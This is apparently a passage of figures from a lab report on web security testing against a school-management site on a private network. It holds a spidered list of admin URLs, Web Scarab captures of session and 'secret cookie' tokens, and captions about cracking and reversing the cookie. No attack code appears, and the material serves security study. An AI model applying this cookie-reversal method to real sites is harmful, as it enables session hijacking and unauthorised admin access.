
Figure 4-7 Changes in Secret Cookie Value

Figure 4-8 Analysis of Data from OWASP ZAP of the Admin Website













Figure 4-9 Spidered Admin URLs

http://192.168.1.20
http://192.168.1.20/admin
http://192.168.1.20/admin/
http://192.168.1.20/admin/changepassword.php
http://192.168.1.20/admin/graph
http://192.168.1.20/admin/graph/js
http://192.168.1.20/admin/graph/js/awesomechart.js
http://192.168.1.20/admin/home.php
http://192.168.1.20/admin/home.php?action=home
http://192.168.1.20/admin/home.php?action=registered1
http://192.168.1.20/admin/home.php?action=report
http://192.168.1.20/admin/home.php?action=ssub
http://192.168.1.20/admin/home.php?action=studadd
http://192.168.1.20/admin/home.php?action=studentm
http://192.168.1.20/admin/home.php?action=students
http://192.168.1.20/admin/index.php
http://192.168.1.20/admin/modifyst.php?id=1


http://192.168.1.20/admin/modifyst.php?id=7
http://192.168.1.20/admin/modifytr.php?id=20
http://192.168.1.20/css
http://192.168.1.20/css/ddsmoothmenu.css
http://192.168.1.20/css/school_style.css
http://192.168.1.20/date
http://192.168.1.20/date/htmlDatepicker.css
http://192.168.1.20/date/htmlDatepicker.js
http://192.168.1.20/images
http://192.168.1.20/images/492.png
http://192.168.1.20/images/admin.png
http://192.168.1.20/images/edit-icon.png
http://192.168.1.20/images/people.png
http://192.168.1.20/images/school.png
http://192.168.1.20/images/school_body.jpg
http://192.168.1.20/images/school_content_bottom.jpg
http://192.168.1.20/images/school_content_top.jpg
http://192.168.1.20/images/school_menu_wrapper.jpg
http://192.168.1.20/images/school_site_header.png
http://192.168.1.20/js
http://192.168.1.20/js/ddsmoothmenu.js
http://192.168.1.20/js/jquery.min.js
http://192.168.1.20/nivo-slider.css
http://192.168.1.20/qtip
http://192.168.1.20/qtip/jquery.qtip.min.css
http://192.168.1.20/qtip/jquery.qtip.min.js
http://192.168.1.20/school.css
http://192.168.1.20/vision.css

Figure 5-1 Web Scarab PHP Token Results for Harry Potter




```
1606486121052,16361715588410464816278492399819275 36,v8q3nvotlglhoavcst9999r310
1606486121154,74999396637220138795097717495619834,130976uoi8dimv4ni4uvjkgca2
1606486121253,15963558234913633187688141103207843 4,29ln0ci8tckanc4mb7a48f7aq2
1606486121354,10134516565222876117707336726346548 95,j209rcmrkhihkneatfklv02ho7
1606486121453,91249109515150095987359300946795 0690,gguvcta0skapn75arc61tfi822
1606486121551,15394535789400740194835374175477200 4,sscqvpcmfhej008j80252u5m54
1606486121654,48493647805500362875920363837038662 2,85gee7d1ro8sdlacqon1m90m96
1606486121751,15436845640588918645370697316265678 97,sv2ntbdn72lf66k03taa6qosn1
1606486121853,53009990016058385738691736857533435 8,s156f8491cst67p6kc993t466
1606486121961,11777727534929027042400990503397024 68,lfga9i41vre6sd0g06h2tt3t84
1606486122051,13537962939246986029576535774784300 39,q3igmp0arupdq8u7s18cnm4s97
1606486122151,63199506039200501703340522984432172 4,aachgeb2sq8p02f68e5q46cs54
1606486122255,10327504137647391709162795056595605 49,j9csq1skgm6e4u2s3dcn8smu45
1606486122351,11227950146184880911773986711645517 44,kk8lpuq1np9dke6m465jlj0bn0
1606486122450,63198129253418329628728785753111700 3,aacda5to6229jugr9jq78qp8v3
1606486122551,79505167353510807660163955552842338 8,dpeag0qfq35ll21qkjap9g9l34
1606486122650,15030006628687805106670834786483186 66,s9aaq2cv6c5bcn8980qf7g6pt2
1606486122751,11672453186781138198692471104031991 16,l9dh1i8n0e6ku68ajketc2ahu4
1606486122853,16536599890897983405781808777018667 78,vhi8hisg3enp5on3vl4t6m1p82
1606486122954,62607302438750528875706034581883430 4,a84937hcjdt94hk3t6m6ags2o0
1606486123052,11399606474334584639220527745030722 5,1k2bnq71ulbl4ucpa0ol4ount1
1606486123151,35029342341683447146079985383563585,0fenp4ltbghut48904p875o651
1606486123254,97712791284743540567513831917229988,1bnsl0dpnaj9v56iav2rlmmt34
1606486123351,15520715802509703251017550436888449 82,u29rcs13dei8474peo12qk38e6
1606486123451,30164705216650163449930371030718693 4,5civmtsurlvdstq2le578chtt6
1606486123551,22074555407067831342298038269474109 0,37almcr13fih2o4k74qhgkqib2
1606486123652,84801610316550940316770880975246383 1,fi0gnlge8sk0brnpka6dcfft17
1606486123754,13340870280195402323228683922629661 89,pr0sflrh5vaskm6af0ug1ot8p5
1606486123851,55003557905258453301255529765642233 30,94luva6eo65rri9pbmlnk5cqn2
1606486123952,80696173507605923802411746691494140,f03gjv7cv4ehuaobnd2634qhq4
1606486124051,71526476363933474421023096965667451 1,ciip4rqv4crg3han1an1dsi8i7
1606486124153,12497768947240445422982488628528048 06,ohbkbl34ion99sbn3ud0hjtk86
1606486124254,10529839208245303112291898864584450 82,jj8im5c2caittf6ig96ui4n2g2
1606486124352,14959836258386975164846755266943471 31,s6ig89fik0m3ovu16alca3u213
1606486124451,61443303419929920782861762031497044 5,a3imjkgqltfcr2fjh0ueh0di85
1606486124551,21196335214494585035638022535680479 1,33vnfgplulrbdua2mca7gri9t7
```

Figure 5-2 Web Scarab Results for Secret Cookie Token for Harry Potter



```
1606486121052,9,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d544978
1606486121154,9,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d544978
1606486121253,9,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d544978
1606486121354,9,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d544978
1606486121453,9,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d544978
1606486121551,9,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d544978
1606486121654,9,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d544978
1606486121751,9,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d544978
1606486121853,9,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d544978
1606486121961,10,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d544979
1606486122051,10,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d544979
1606486122151,10,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d544979
1606486122255,10,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d544979
1606486122351,10,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d544979
1606486122450,10,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d544979
1606486122551,10,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d544979
1606486122650,10,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d544979
1606486122751,10,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d544979
1606486122853,10,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d544979
1606486122954,11,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d54497a
1606486123052,11,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d54497a
1606486123151,11,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d54497a
1606486123254,11,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d54497a
1606486123351,11,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d54497a
1606486123451,11,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d54497a
1606486123551,11,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d54497a
1606486123652,11,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d54497a
1606486123754,11,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d54497a
1606486123851,11,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d54497a
1606486123952,0,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d544930
1606486124051,0,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d544930
1606486124153,0,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d544930
1606486124254,0,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d544930
1606486124352,0,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d544930
1606486124451,0,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d544930
1606486124551,0,614842766448526c636a6f334d4455795932466b4e6d4930d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a4324e4467324d544930
```

Figure 5-3 Web Scarab Results for Secret Cookie Token (Admin)




```
1606486356325,13,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314e673d3d
1606486356422,13,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314e673d3d
1606486356522,13,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314e673d3d
1606486356622,13,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314e673d3d
1606486356726,13,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314e673d3d
1606486356823,15,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314e773d3d
1606486356921,15,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314e773d3d
1606486357022,15,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314e773d3d
1606486357121,15,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314e773d3d
1606486357222,15,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314e773d3d
1606486357323,15,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314e773d3d
1606486357422,15,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314e773d3d
1606486357522,15,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314e773d3d
1606486357622,15,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314e773d3d
1606486357722,15,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314e773d3d
1606486357821,16,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314f413d3d
1606486357923,16,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314f413d3d
1606486358022,16,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314f413d3d
1606486358125,16,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314f413d3d
1606486358221,16,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314f413d3d
1606486358324,16,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314f413d3d
1606486358423,16,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314f413d3d
1606486358522,16,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314f413d3d
1606486358624,16,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314f413d3d
1606486358724,16,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314f413d3d
1606486358825,18,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314f513d3d
1606486358922,18,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314f513d3d
1606486359021,18,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314f513d3d
1606486359124,18,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314f513d3d
1606486359222,18,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314f513d3d
1606486359321,18,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314f513d3d
1606486359422,18,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314f513d3d
1606486359525,18,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314f513d3d
1606486359622,18,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314f513d3d
1606486359721,18,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d314f513d3d
1606486359821,24,59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51344e6a4d324d413d3d
```

Figure 5-4 Online Hash Cracker Results




Figure 5-5 User Interface of CyberChef




Figure 5-6 Successful Attempt of Reversing The Secret Cookie

